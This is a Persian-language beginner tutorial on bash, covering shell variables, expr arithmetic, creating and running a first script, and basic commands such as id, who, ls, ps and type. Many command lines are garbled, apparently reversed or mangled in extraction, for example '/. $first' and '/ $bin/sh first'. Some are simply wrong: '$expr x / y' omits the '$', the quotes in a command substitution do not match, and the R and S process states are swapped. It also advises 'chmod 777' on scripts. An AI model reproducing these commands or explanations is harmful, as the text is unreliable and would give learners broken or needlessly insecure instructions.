PATH=/usr/bin:/sbin:/bin:/usr/sbin :

وضع ظاهری PATH

PS1=[\u@\h\W\$] :

وضع ظاهری prompt

PWD=/home/students/Common:

دایرکتوری در حال فعالیت جاری

SHELL=/bin/bash :

نام shell

USERNAME=vivek:

نام کاربری فردی که هم اکنون وارد سیستم شده است.

توجه داشته باشید که برخی از موارد فوق ممکن است در کامپیوتر شما متفاوت باشند. شما می توانید محتوای هر یک از متغیر های فوق را مانند زیر چاپ کنید:

```
$echo $USERNAME
$echo $HOME
```

توجه:متغیر های سیستمی را تغییر ندهید.این موضوع گاهی سبب ایجاد مشکلاتی می شود.

چگونه متغیر های تعریف شده توسط کاربر را تعریف کنیم؟

برای تعریف UDV از شکل گرامری زیر استفاده کنید:

مقدار = نام متغیر
نکته: در این جا " مقدار " به نام متغیر تخصیص داده می شود و مقدار باید در سمت راست علامت = قرار گیرد.مثال های زیر را در نظر بگیرید:

$ no=10 # این مثال درست است

$ no=۱۰ #این مورد اشتباه است.

برای تعریف متغیری با نام "vech" با مقدار Bus :

```
$vech=Bus
```

برای تعریف متغیری با نام n با مقدار ۱۰ :

```
$n=10
```

قواعد نام گذاری متغیر ها برای هر دو نوع متغیر های (UDV) و سیستمی :

۱) نام متغیر باید با یک کاراکتر حرفی یا عددی و یا نماد خط زیر (_) آغاز شود که به دنبال ان یک یا تعداد بیشتری حروف عددی می اید. برای مثال متغیر های shell زیر صحیح هستند:

HOME
SYSTEM_VERSION
vech
no

۲) هنگام تخصیص مقدار به متغیر در هیچ یک از دو طرف علامت مساوی فاصله ندهید.به عنوان مثال در اعلان متغیر زیر هیچ خطایی رخ نداده است:

$no=10

اما موارد زیر اشکال دارند:

$no =10
$no= 10
$no = 10

۳) متغیر ها درست مثل نام فایل در لینوکس نسبت به کوچکی و بزرگی حروف حساس هستند.
(case-sensitive). مثال های زیر را در نظر بگیرید:

$no=10
$No=11
$NO=20
$nO=2

هر یک از متغیر های فوق با دیگری متفاوت است.بنا بر این برای چاپ مقدار ۲۰ ما مجبوریم از echo $NO $ استفاده کنیم و هیچ یک از دستورات زیر برای این منظور به کار نمی روند.

$echo $no #10 را چاپ خواهد کرد نه ۲۰ را

$echo $No #11 را چاپ خواهد کرد نه ۲۰ را

$echo $nO #2 را چاپ خواهد کرد نه ۲۰ را

۴) شما می توانید متغیر تهی را مانند زیر تعریف کنید.(متغیر تهی متغیری است که در زمان تعریف هیچ مقداری ندارد.) به عنوان مثال

$vech=
$vech””=

چاپ مقدار این متغیر را امتحان کنید.$ echo $vech ،در این حالت هیچ چیز نمایش داده نمی شود زیرا متغیر هیچ مقداری ندارد.

۵) از کاراکتر هایی مثل ? ، * و غیره برای نامگذاری متغیر تان استفاده نکنید.

چگونه به مقادیر UDV دسترسی داشته باشیم یا آنها را چاپ کنیم؟ برای چاپ یا دسترسی به UDV از شکل گرامر ی زیر استفاده کنید:

$نام متغیر

به عنوان مثال برای چاپ محتوای متغیر vech :

```
$echo $vech
```

فرمان فوق "bus " را چاپ می کند(اگر قبلا به صورت vech=bus تعریف شده باشد.)، برای چاپ محتوای متغیر " $ echo $n " n ، "10" را چاپ می کند.(اگر قبلا به صورت n=10 تعریف شده باشد.)

توجه: از $ echo vech استفاده نکنید،این فرمان vech را به جای مقدارش یعنی "Bus" چاپ می کند و $ echo n ، n را به جای مقدارش یعنی "۱۰" چاپ می کند.شما باید از $ که به دنبال آن نام متغیر آمده است استفاده کنید.

پرسش و پاسخ :

سئوال۱: چگونه متغیر x با مقدار ۱۰ را تعریف کرده و ان را در صفحه نمایش چاپ کنیم؟

```
$x=10
$echo $x
```

سئوال ۲: چگونه متغیر xn با مقدار Rani را تعریف کرده و ان را در صفحه نمایش چاپ کنیم؟

```
$xn=Rani
$echo $xn
```

سئوال ۳: چگونه مجموع دو عدد را چاپ کنیم؟(دو عدد را ۳ و ۶ در نظر بگیرید)

```
$echo 6+3
```

این فرمان چاپ می کند ۳+۶ ، و مجموع ان دو یعنی ۹ را چاپ نمی کند.برای جمع یا عملیات ریاضی در shell از expr استفاده کنید.شکل گرامر ی ان به صورت زیر است:

```
expr op1 operator op2
```

که در آن op1 و op2 هر دو می توانند اعداد صحیحی باشند(عدد صحیح: بدون قسمت اعشار) و operator یا عمل گر می تواند یکی از عمل گر های جمع (+) ، تفریق (-) ، تقسیم (/)، ضرب(*) و mod (%) باشد که % برای محاسبه باقیمانده استفاده می شود.به عنوان مثال ۲۰ / ۳ = ۶ و ۲۰ % ۳ = ۲.

```
$expr 6 + 3
```

حال این فرمان ۹ را به عنوان جمع دو عدد چاپ می کند. ولی $ expr 6+3 عمل نمی کند زیرا بین عمل گر و عدد باید فاصله باشد.

سئوال۴: چگونه دو متغیر x=20 و y=5 را تعریف و سپس تقسیم x بر y را چاپ کنیم؟

```
$x=20
$y=5
$expr x / y
```

سئوال۵: مثال فوق را تغییر داده و حاصل تقسیم را در متغیری با نام z ذخیره کنید.

```
$x=20
$y=5
$z=’ expr x / y‘
$echo $z
```

نکته:در مورد دستور سوم بعدا توضیح می دهیم.

چگونه shell script بنویسیم؟

اکنون ما اولین script خود را می نویسیم که نتیجه آن چاپ "knowledge is power" بر روی صفحه نمایش می باشد. برای نوشتن shell script می توانید از ویرایشگر متنی لینوکس مانند vi یا mcedit استفاده کنید و یا حتی می توانید از فرمان cat استفاده کنید.در اینجا ما از فرمان cat استفاده می کنیم،شما می توانید از هر یک از ویرایشگر های فوق استفاده کنید.ابتدا فرمان cat زیر و ادامه متن را تایپ کنید:

```
$cat > first
#
#My first shell script
#
clear
echo " knowledge is power "
```

Ctrl + D را برای ذخیره بزنید.اکنون script شما آماده است برای اجرای ان فرمان زیر را تایپ کنید:

```
/. $first
```

در این حالت سیستم اعلام خطا می کند.زیرا ابتدا اجازه اجرا را برای اولین script خود تنظیم نکرده ایم.برای انجام این کار فرمان زیر را تایپ کنید:

```
$chmod +x first
/. $first
```

ابتدا صفحه نمایش پاک می شود، سپس knowledge is power بر روی صفحه چاپ می شود.برای چاپ پیغامی از محتوای متغیر ها از فرمان echo استفاده می کنیم، شکل کلی فرمان echo به صورت زیر است:

```
echo "Message "
echo " Message variable1, variable2…variableN"
```

چگونه shell script را اجرا کنیم؟

به علت امنیت فایل ها در لینوکس، ایجاد کننده shell script به صورت پیش فرض اجازه اجرای آن را ندارد.
بنابراین اگر مایل به اجرای ان باشیم باید ۲ کار زیر را انجام دهیم:

۱) استفاده از دستور chmod به صورت زیر برای دادن اجازه اجرا به script .شکل گرامری ان به صورت زیر است:

```
chmod +x shell-script-name
```

یا

```
chmod 777 shell-script-name
```

۲) اجرای script به صورت زیر:

```
/.your-shell-program-name
```

به عنوان مثال:

/. $first

در اینجا نقطه (.) فرمان محسوب می شود و به صورت ترکیب با shell script استفاده می شود.نقطه به shell جاری اشاره می کند که فرمان پس از ان(.) باید در همان shell اجرا شود و shell دیگری نباید در حافظه بار شود.

شما همچنین می توانید از شکل گرامر ی زیر برای اجرای shell script خود استفاده کنید:

Bash &nbsh;&nbsh; your-shell-program-name

یا

/bin/sh &nbsh;&nbsh; your-shell-program-name

به عنوان مثال:

$bash first
/ $bin/sh first

توجه داشته باشید برای اجرای script، شما نیاز دارید که در همان دایرکتوری باشید که ان را ایجاد کرده اید، اگر در دایرکتوری دیگری باشید script شما اجرا نخواهد شد.(به علت ویژگی های path)

به عنوان مثال فرض کنید دایرکتوری home شما /home/vivek باشد.(از فرمان $ pwd برای مشاهده دایرکتوری فعال جاری استفاده کنید) و شما یک script با نام first ایجاد می کنید.پس از اجرای ان به دایرکتوری دیگری مانند /home/vivek/Letters/Personal می روید،حال اگر بخواهید script خود را اجرا کنید، مسلما اجرا نخواهد شد زیرا script شما در دایرکتوری /home/vivek است، برای غلبه بر چنین مشکلی دو راه وجود دارد:

اول اینکه هر زمان که خواستید script خود را در دایرکتوری های دیگری اجرا کنید، مسیر کامل ان را مشخص کنید.مثلا با دادن فرمان زیر:

/ $bin/sh/home/vivek/first

در این حالت شما مجبور هستید در حالیکه در دایرکتوری دیگری کار می کنید تمام این جزئیات را بدهید، که این کار زمان می گیرد و شما مجبور هستید مسیر کامل را به خاطر بسپارید. راه دیگری نیز وجود دارد.توجه داشته باشید که کلیه برنامه های قابل اجرا می توانند مستقیما بوسیله تایپ دستوراتی مانند زیر از Prompt اجرا شوند :

$bs
$cc myprg.c
$cal

و غیره .

ظاهر پوسته فرمان

در صورتی که لینوکس شما فاقد محیط گرافیکی است و یا اکنون محیط گرافیکی آن در حال اجرا نیست، شما باید دستورات خود را از طریق پوسته فرمان به سیستم عامل ارسال کنید . نخستین چیزی که در پوسته فرمان مشاهده میکنید، اعلان فرمان است که بصورت علامت $ میباشد . اعلان فرمان برای کاربر ریشه بصورت # است . در بیشتر سیستمهای لینوکس قبل از اعلان فرمان نام کاربری شما و نام کامپیوتر تان قرار میگیرد که بصورت زیر نشان داده میشود:

[alan@memphis home]$

امکان نمایش کاراکتری مورد نیازتان بجای کاراکتر های فوق وج ود دارد .چگونگی این کار بعدا شرح داده خواهد شد . محیط پوسته فرمان امکانات زیادی دارد.

تایپ دستورات در محیط پوسته فرمان بسیار آسان میباشد . برای اینکه با محیط پوسته فرمان آشنا شوید، سعی کنید با دستوراتی که در زیر بررسی میشوند، تمرین کنید.

نکته :در صورتی که هنگام راه اندازی سیستم، بجای پوسته فرمان محیط گرافیکی لینوکس اجرا میشود، برای تایپ فرامین پوسته باید ازTerminal یا Konsole استفاده کنید .میتوانید در منوی run فرمان xterm را نیز تایپ کنید .

در مثالهای زیر علامت های $ و # نشان دهنده اعلان فرمان میباشند .پس تایپ هر فرمان باید کلیدEnter را فشار دهید و خروجی آن فرمان در خطوط پس از آن نمایش داده خواهد شد.

بررسی نشست ورود به سیستم

هنگامی که وارد سیستم لینوکس میشوید، برای سیستم دارای یک هویت خاص هستید . این هویت شامل نام کاربری شما، نام گروه شما، شماره کاربری شما و شماره گروه شماست . همچنین لینوکس اطلاعات زمان ورود به سیستم، مدت حضور، مدت بیکاری و محل ورود شما به سیستم را نگهداری میکند (حواستان را جمع کنید !) .

برای بدست آوردن اطلاعات در مورد هویت کاربری خودتان در جلوی اعلان فرمان دستور زیر را تایپ کنید .خروجی آن در زیر آن نشان داده شده است:


$ id
uid=500(Alan) gid=500(Alan) groups=500(Alan)

خروجی فرمان نشان میدهد که نام کاربرAlan بوده که عضو گروه Alan است و شماره های کاربری و گروه آن ۵۰۰ میباشد.

با استفاده از فرمانwho میتوانید اطلاعاتی در مورد نشست جاری بدست آورید . در زیر این فرمان به همراه خروجی آن نشان داده شده است:

$ who
Alan :0 Apr 23 08:46

همچنان که می بینید، در خروجی نام کاربر جاری، زمان و تاریخ ورود به سیستم نمایش داده شده است.



تصویر ۱ برنامه Konsole محیط KDE

بررسی دایرکتوری ها و مجوزهای فایلها

در لینوکس مسیر جاری به مسیری گفته میشود که کاربر در آن لحظه در آن قرار دارد . هنگامی که وارد سیستم میشوید، لینوکس شما را در دایرکتوری خانگی تان قرار میدهد . هنگامی که دستور باز کردن یا ذخیره کردن فایلی را صادر میکنید، لینوکس مسیر جاری را بعنوان محل آن فایل فرض کرده و از آنجا آنرا باز کرده و یا ذخیره میکند . ساختار سیستم فایل لینوکس بعدا شرح داده خواهد شد و لازم نیست نگران آن باشید . برای نمایش دایرکتوری جاری فرمان زیر را جلوی خط فرمان تایپ کنید .خروجی آن در زیر آن نمایش داده شده است:

```
$ pwd
/usr/bin
```

در مثال بالا مسیر جاری usr/bin است .برای یافتن مسیر دایرکتوری خانگی خود، فرمان زیر را تایپ کنید :

```
$ echo $HOME
/home/Alan
```

همچنان که در خروجی ملاحظه میکنید، مسیر دایرکتوری خانگی شما نمایش داده شده است .برای اینکه به دایرکتوری خانگی خود باز گردید، کافی است به سادگی فرمان زیر را تایپ کنید:

```
$ cd
```

این فرمان، شما را به دایرکتوری خانگی تان باز می گرداند . خوب بد نیست ببینیم که چه چیز هایی در دایرکتوری خانگی وجود دارد . برای نمایش محتویات یک دایرکتوری، باید از فرمان **ls** استفاده نمایید .در صورتی که در دایرکتوری خانگی خود قرار ندارید میتوانید مسیر کامل آنرا تایپ کنید . در صورتی که فرمان **ls** را بدون هرگونه دایرکتوری تایپ کنید، محتویات مسیر جاری نمایش داده خواهد شد گزینه **a** تمام فایلهای مخفی را نمایش میدهد و گزینه **l** برای نمایش جزئیات کامل فایلها بکار میرود . هنگام تایپ یک فرمان میتوانید گزینه های متعدد آنرا کنار هم تایپ کنید. در زیر این دستور به همراه یک خروجی مثال نشان داده شده است:

```
$ ls -la /home/Alan
total 46740
drwx------ 47 Alan Alan 4096 Apr 23 11:09 .
drwxr-xr-x 8 root root 4096 Mar 12 17:51 ..
-rw------- 1 Alan Alan 616581 Apr 18 23:29 779-red_hat_linux_9.tar.gz
drwxr-xr-x 2 Alan Alan 4096 Mar 20 11:15 .acrobat
drwx------ 2 Alan Alan 4096 Mar 20 11:15 .adobe
drwx------ 2 Alan Alan 4096 Mar 12 17:04 .adonthell
drwxr-xr-x 2 Alan Alan 4096 Feb 14 13:19 .anjuta
-rw------- 1 Alan Alan 18325 Apr 23 00:36 .bash_history
-rw-r--r-- 1 Alan Alan 24 Aug 24 2002 .bash_logout
-rw-r--r-- 1 Alan Alan 191 Aug 24 2002 .bash_profile
```

هنگامی که از سوییچ l برای نمایش جزئیات بیشتر استفاده میکنید، چیزی بیش از سایز فایلها و دایرکتوری ها نمایش داده میشود . دایرکتوری جاری (.) و دایرکتوری والد (..) در بالای لیست قرار می گیرند . یعنی در حقیقت نقطه نشان دهنده دایرکتوری home/Alan و دو نقطه نشاندهنده دایرکتوری/home است .بخش ابتدایی لیست نشاندهنده مجوزهای هر فایل است . سایر اطلاعات نمایش داده شده عبارتند از اندازه فایل به بایت و تاریخ و ساعتی که فایل برای آخرین بار تغییر کرده است.

بررسی فعالیت سیستم

لینوکس علاوه بر چند کاربره بودن، سیستم عاملی است چند وظیفه (multitasking) چند وظیفه بودن به این معنی است که برنامه های زیادی میتوانند در یک زمان اجرا شوند . هر برنامه در حال اجرا یک پروسه نامیده میشود. لینوکس فرامینی برای نمایش پروسه های در حال اجرا، نمایش استفاده از منابع سیستمی و متوقف کردن پروسه های در مواقع لزوم دارد.

مرسوم ترین ابزار برای بررسی پروسه های در حال اجرا، دستورps است .با این دستور، میتوانید بررسی کنید که چه برنامه هایی در حال اجرا هستند ، از چه منابعی استفاده میکنند و چه کسی در حال اجرای آنهاست . در زیر یک خروجی مثال از این فرمان نشان داده شده است:

$ ps au
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
Alan 1152 0.0 0.5 4476 1348 pts/0 S 17:39 0:00 bash
Alan 1831 0.0 0.2 2580 664 pts/0 R 18:14 0:00 ps au

در مثال بالا، گزینه a برای نمایش تمام پروسه هایی که به ترمینال فعلی شما مربوط است و گزینه ،u برای نمایش نام کاربری و زمانی که برنامه آغاز به کار کرده است، بکار میرود . مفهوم ترمینال به زمانهای قدیم باز میگردد . در آن زمان کاربران روی ترمینالهای مبتنی بر متن کار میکردند و هر ترمینال نشان دهنده یک نفر بود . اکنون شما میتوانید روی صفحه مانیتور خود تعداد زیادی ترمینال داشته باشید .این کار بوسیله باز کردن تعدادی پنجره ترمینال امکان پذیر است.

در مثال بالا، چیز خاصی اتفاق نی افتاده است . خروجی نشان میدهد که کاربری به نام Alan از برنامه های، bash وps در حال استفاده است . ستونTTY یا ترمینال، نشان دهنده ترمینالی است که کاربر با آن به سیستم وارد شده است وSTAT نشاندهنده وضعیت پروسه است ستونR نشاندهنده پروسه در حال خواب S نشاندهنده پروسه در حال اجرا و . ... میباشد.

USER نام کاربری که پروسه را شروع کرده نمایش میدهد . هر پروسه توسط یک عدد یکتا به نام شم اره پروسه ستون مشخص میشود .از این شماره هنگام از میان بردن یا اصطلاحا kill (Process ID) کردن پروسه استفاده میشود

ستونهایMEM% وCPU% نشاندهنده مقدار پردازنده و حافظه ای هستند که پروسه ها استفاده کرده اند . ستونVSZ یا Virtual نشاندهنده سایز پروسهimage Set Size به کیلو بایت وRSS یا Resident Set Size نشاندهنده سایز پروسه در حافظه است ستون START نشاندهنده زمان آغاز پروسه و ستون TIME نشاندهنده زمان سیستم استفاده شده برای پروسه است.

بسیاری از پروسه هایی که در کامپیوتر در حال اجرا هستند، به یک ترمینال خاص مربوط نیست ند .یک سیستم عادی مبتنی بر لینوکس ، دارای پروسه هایی فراوانی است که در پس زمینه اجرا میشوند . پروسه های پس زمینه پروسه هایی هستند که اعمالی مانند ثبت فعالیتهای سیستم یا گوش کردن به پورتها برای اطلاعات واصله از شبکه را انجام میدهند .این پروسه ها هنگام بوت شد ن سیستم آغاز به کار کرده و هنگام خاموش کردن سیستم ، به کار خود پایان میدهند .برای نمایش تمام پروسه های در حال اجرا بر روی کامپیوترتان باید از فرمان زیر استفاده کنید:

$ ps aux | less

less | به این دلیل به فرمان اضافه شده است که در صورتی که تعداد پروسه ها از یک صفحه بیشتر شد، امکان قسمت نمایش صفحه به صفحه آن وجود داشته باشد . به این فرایند لوله بندی (pipe) فرمان گویند که به معنی هدایت خروجی یک فرمان برای ورودی فرمان دیگر است.

خروج از پوسته فرمان

هنگامی که کارهای خود را انجام دادید و مایل بودید از پوسته فرمان خارج شوید، کافی است که کلیدهای Ctrl + D را فشار دهید .در صورتی که در حالت متنی لینوکس را بوت کرده اید، کافی است فرمان logout یا exit را تایپ کنید .

خوب، تا اینجا با چند فرمان که به شما کمک میکند از سیستم تان اطلاعات لازم را به دست آورید، آشنا شدید . صدها فرمان دیگر نیز وجود دارند که میتوانید آنها را آزمایش کنید . این فرامین در مسیرهای usr/bin وbin قرار دارند . همچنین فرامین مدیریت سیستم در مسیرهای sbin وusr/sbin قرار دارند .بیشتر این فرامین در ادامه این فصل توضیح داده خواهند شد.

مباحث تکمیلی پیرامون Shell :

قبل از اینکه آیکون ها و پنجره ها روی صفحه کامپیوترها پدیدار شوند، کاربران برای کار کردن با کامپیوترها باید فرمان هایی را تایپ میکردند .در سیستمهای مبتنی بر یونیکس که لینوکس هم یکی از آنهاست، برنامه ای که برای تفسیر و مدیریت فرمانها ایجاد شده است، پوسته فرمان (Command Shell) نام دارد .

پوسته فرمان راهی برای اجرا کردن برنامه ها، کارکردن با فایلها، کامپایل کردن برنامه ها و مدیریت کامپیوتر ایجاد میکند. با اینکه کارکردن با ابزارهای گرافیکی آسان تر از کار کردن با پوسته فرمان است، ولی بیشتر کاربران حرفه ای لینوکس ترجیح میدهند تا بجای ابزارهای گرافیکی از پوسته فرمان استفاده کنند . زیرا برای انجام بسیاری از کارها مانند پیکربندی های سیستم ، پوسته فرمان بسیار قدرتمند تر از ابزارهای گرافیکی است . حتی برخی کاربران قدیمی یونیکس و لینوکس به ندرت از محیطهای گرافیکی برای انجام کارهایشان استفاده میکنند.

پوسته فرمانی که در این راهنما توضیح داده خواهد شد bash نام دارد . نام آن برگرفته از Bourne Again Shell است .

bash از نخستین پوسته سیستمهای یونیکس که پوسته sh یا Bourne Shell نام داشت، ایجاد شده است و یکی از پر کاربرد ترین پوسته های فر مان به شمار میرود . البته پوسته های دیگری نیز وجود دارند که از آنها استفاده میشود که csh یا میتواند از آنها C Shell که در سیستمهای یونیکسBSD استفاده میشود و ksh یاKorn Shell که بیشتر درUnix System V استفاده میشود، نام برد .لینوکس همچنین دارای پوسته های tcsh وash نیز میباشد .

هنگامی که استفاده از یک پوسته فرمان را در لینوکس فرا بگیرید، به آسانی میتوانید پوسته های دیگر را نیز یاد بگیرید. در صورتی که هرگونه مشکل یا سوالی داشتید، میتوانید به صفحه manual آن پوسته مراجعه کنید .

نکته : برای نمایش صفحهmanual هر فرمان کافی است در خط فرمان لینوکس دستور زیر را تایپ کنید:

$ man <command>

در لینوکس ، پوسته bash کاملا سازگار با پوسته فرمان sh میباشد .

استفاده از پوسته فرمان در لینوکس

هنگامی که یک فرمان را در پوسته فرمان تایپ میکنید، میتوانید به آن کاراکتر های دیگری اضافه کنید تا چگونگی کارکرد دستور مورد نظر را تغییر دهید .علاوه بر خود دستور، موارد دیگری که میتوانید در خط فرمان تایپ کنید عبارتند از:

- گزینه ها (Options) :

اکثر فرامین دارای یک یا چند گزینه هستند که با اضافه کردن و بکار بردن این گزینه ها میتوانید نحوه رفتار فرمان را تغییر دهید . برای مثال همانطور که قبلا هم دیدید ، در فرمانls -la گزینهl برای نمایش لیست مشروح فایلها و دایرکتوری ها و گزینه a برای نمایش فایلهای مخفی که با نقطه شروع میشدند، بکار رفت. ضمنا گزینه هایی که مخفف یک کلمه هستند با یک - شروع میشوند در صورتی که گزینه هایی که یک کلمه کامل هستند با -- شروع میشوند

برای مثال

ls --help

- آرگومان ها(Arguments):

بسیاری از فرامین، علاوه بر گزینه ها ، آرگومان هایی را نیز قبول میکنند . یک آرگومان یک بخش شامل نوعی اطلاعات مانند مسیر یا نام فایل میباشد . برای مثال در فرمان ls -la /home بخش home آرگومان فرمان ls به شمار میرود .

- متغیر های محیطی (Variables Environment):

خود پوسته اطلاعاتی را در بر دارد که برای کاربر مفید است . به این اطلاعات متغییر های محیطی می گویند . برای مثال متغییر 1 SHELL نمایانگر نوع پوسته مورد استفاده، SP نشاندهنده اعلان فرمان وMAIL نشاندهنده محل صندوق پستی شما است :

$ echo $SHELL

/bin/bash

$ echo $MAIL

/var/spool/mail/Alan

توجه داشته باشید که برای فراخوانی متغییر ها به ابتدای آنها علامت $ اضافه میشود.

نکته : برای نمایش تمام متغییر های محیطی میتوانید از دستور declare استفاده کنید .برای نمایش یک متغییر خاص میتوانید همانند بالا از دستور echo استفاده کنید.

- کاراکتر های ویژه(Metacharacters):

کاراکتر هایی وجود دارند که دارای معنای خاصی برای پوسته فرمان هستند . این کاراکتر ها میتوانند برای هدایت خروجی یک فرمان به یک فایل ، لوله بندی خروجی یک فرمان و یا اجرای فرمان در پس زمینه استفاده شوند .کاراکتر های ویژه در این فصل توضیح داده خواهند شد. برای صرفه جویی در مقدار تایپ و آسانتر شدن کار ، پوسته فرمان دارای ویژگیهایی است که دستورات قبلی تایپ شده را نگه داری میکند . همچنین شما میتوانید برای آسانتر شدن، نامهای مستعاری برای دستورات ایجاد کنید . پوسته فرمان دستوراتی که قبلا وارد کرده اید ذخیره میکند و میتوانید بجای تایپ مجدد دستورات ، دستورات قبلی را فراخوانی نمایید. این موضوع نیز جلوتر بررسی خواهد شد.

در صورتی که پوسته فرمان را تغییر داده نباشید، پوسته bash پوسته ای است که همراه با لینوکس استفاده میکنید bash از نظر امکانات و قابلیت ها قویتر از انواع دیگر پوسته های فرمان است . در این فصل بیشتر قابلیتهای پوسته بررسی خواهند شد .ولی در صورتی که نیاز به اطلاعات بیشتری داشتید، میتوانید از دستور فرمان man bash برای نمایش راهنمای پوسته bash استفاده کنید .

یافتن فرمانهای لینوکس

در صورتی که بدانید که یک دستور در کجای سیستم فایل لینوکس قرار دارد، میتوانید آنرا با تایپ مسیر کامل اجرا نمایید. date :برای مثال برای اجرای دستور

$ /bin/date

البته در صورتی که دستوری در مسیرهای سخت و طولانی قرار داشته باشد ، این کار دشوار خواهد بود . بهترین راه حل این مشکل، نگهداری فرامین در یک دایرکتوری خاص است . سپس میتوانید این دایرکتوری را به مسیر جستجوی پوسته فرمان خود اضافه کنید تا هنگام تایپ یک فرمان، خود پوسته بطور خودکار دایرکتوری فوق را برای وجود فرمان کاوش کند:

$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/X11R6/bin:/home/Alan/bin

خروجی فرمان فوق مسیرهای تعریف شده برای پوسته فرمان را برای یک کاربر خاص نشان میدهد . همانطور که می بینید دایرکتوری ها توسط یک کلون از هم جدا شده اند . بیشتر دستوراتی که همراه با لینوکس ارائه میشوند، درbin دایرکتوری های usr/bin یا usr/local/bin قرار دارند .دستورات گرافیکی که با محیطهای گرافیکی استفاده میشوند درusr/bin/X11 و مسیرهای usr/X11R6/binقر ار دارند . آخرین دایرکتوری نشان داده شده در خروجی فرمان، در دایرکتوری خانگی کاربر قرار دارد.

نکته : در صورتی که مایل هستید دستوراتی که خود ایجاد میکنید مستقیما در خط فرمان اجرا شوند، میتوانید یک دایرکتوری به نام binدر دایرکتوری خانگی خود ایجاد کنید و این دستورات را در آنجا ذخیره کنید .لینوکس این دایرکتوری را بطور خودکار به مسیر های تعریف شده اضافه میکند.

در صورتی که شما کاربر ریشه هستید، دستورات مربوط به مدیریت سیستم در دایرکتوری هایsbin وusr/sbin قرار دارند. ترتیب دایرکتوری های موجود در مسیرهای تعریف شده نیز مهم است . این دایرکتوری ها از چپ به راست بررسی میشوند .بنابراین اگر دستوری به نام foo هم در دایرکتوریusr/bin و هم در دایرکتوری bin قرار داشته باشد، اولی اجرا خواهد شد . برای اجرای دستور دوم foo باید مسیر کامل آنرا تایپ کنید و یا مسیرهای تعریف شده را تغییر دهید . چگونگی این کار جلوتر توضیح داده خواهد شد.

تمام فرامینی که تایپ میکنید، در دایرکتوری های مسیرهای تعریف شده شما قرار ندارند . برخی فرامین بصورت درونی در پوسته فرمان گنجانده شده اند . در صورتی که برای یک فرمان خاص یک نام مستعار همراه با گزینه ها و آرگومان های خاص ایجاد کنید، ابتدا آن اجرا میشود . همچنین راههایی برای ایجاد توابعی که شامل چندی فرمان هستند نیز وجود دارد. ترتیب بررسی محلهای مختلفی که پوسته فرمان برای پیداکردن یک دستور انجام میدهد به شرح زیر است:

نامهای مستعار :

نامهایی که با دستورalias ایجاد شده اند و نشانگر یک دستور به همراه گزینه ها و آرگومان های احتمالی میباشند.

کلمات رزرو شده پوسته فرمان : کلماتی هستند که برای استفاده های مخصوص رزرو شده اند . بیشتر این کلمات دستوراتی هستند که معمولا در زبانهای برنامه نویسی استفاده میشوند مانند while، do ، case و غیره .

توابع : دسته ای از دستورات که همراه هم در پوسته فرمان اجرا میشوند.

دستورات درونی : دستوراتی که درون خود پوسته فرمان گنجانده شده اند.

دستورات سیستم فایل : دستورات معمولی که بصورت فایلهایی در سیستم فایل لینوکس قرار دارند .مسیرهای این دستورات در متغییر محیطی PATH گنجانده شده است .

☑ نکته : برای نمایش لیستی از فرامین درونی bash و گزینه های آن میتوانید از دستور help استفاده کنید .برای نمایش اطلاعات بیشتر در مورد دستور مورد نظر از دستور info بعلاوه نام دستور مورد نظر استفاده کنید .

برای اینکه بفهمید که یک دستور در کجا قرار دارد، میتوانید از دستور type برای این منظور استفاده کنید .برای مثال :

```
$type bash
bash is /bin/bash
```

از دستور بالا برای یافتن محل فرامین دیگری مانندwhich، case و ... استفاده کنید .در صورتی که دستوری در چندین دایرکتوری قرار دارد، میتوانید با اضافه کردن گزینه a به دستورtype تمام محلهای وجود آنرا چاپ کنید .

نکته: گاهی اوقات هنگام اجرای یک فرمان با خطا هایی مانند" این فرمان پیدا نشد "و یا" شما مجوز استفاده از این فرمان را ندارید " مواجه میشوید .برای مورد اول بررسی کنید که دستور را صحیح تایپ کرده اید و مسیر آن در مسیر PATH شما قرار داشته باشد . ممکن است فرمان مورد نظر اجرایی نباشد .در بخش کارکردن با فایلها، چگونگی اجرایی کردن یک فایل تشریح خواهد شد.

اجرای مجدد یک فرمان

تصور کنید یک فرمان بسیار طولانی را تایپ کرده اید و پس از اجرای آن متوجه میشوید که مرتکب اشتباه شده اید. مطمئنا چیزی دردآور تر از این وجود ندارد ! پوسته فرمان دارای قابلیت هایی است که میتوانید بوسیله آن دستوراتی که قبلا اجرا کرده اید فراخوانی کرده و در صورت لزوم پس از اصلاح یا تغییر و حتی بدون تغییر آنها را مجددا اجرا کنید. پوسته فرمان دارای قسمتی به نام تاریخچه (History) است که فرامینی که قبلا وارد کرده اید را نگهداری میکند. شما میتوانید این فرامین را از تاریخچه فراخوانی کرده و استفاده کنید.

ویرایش خط فرمان

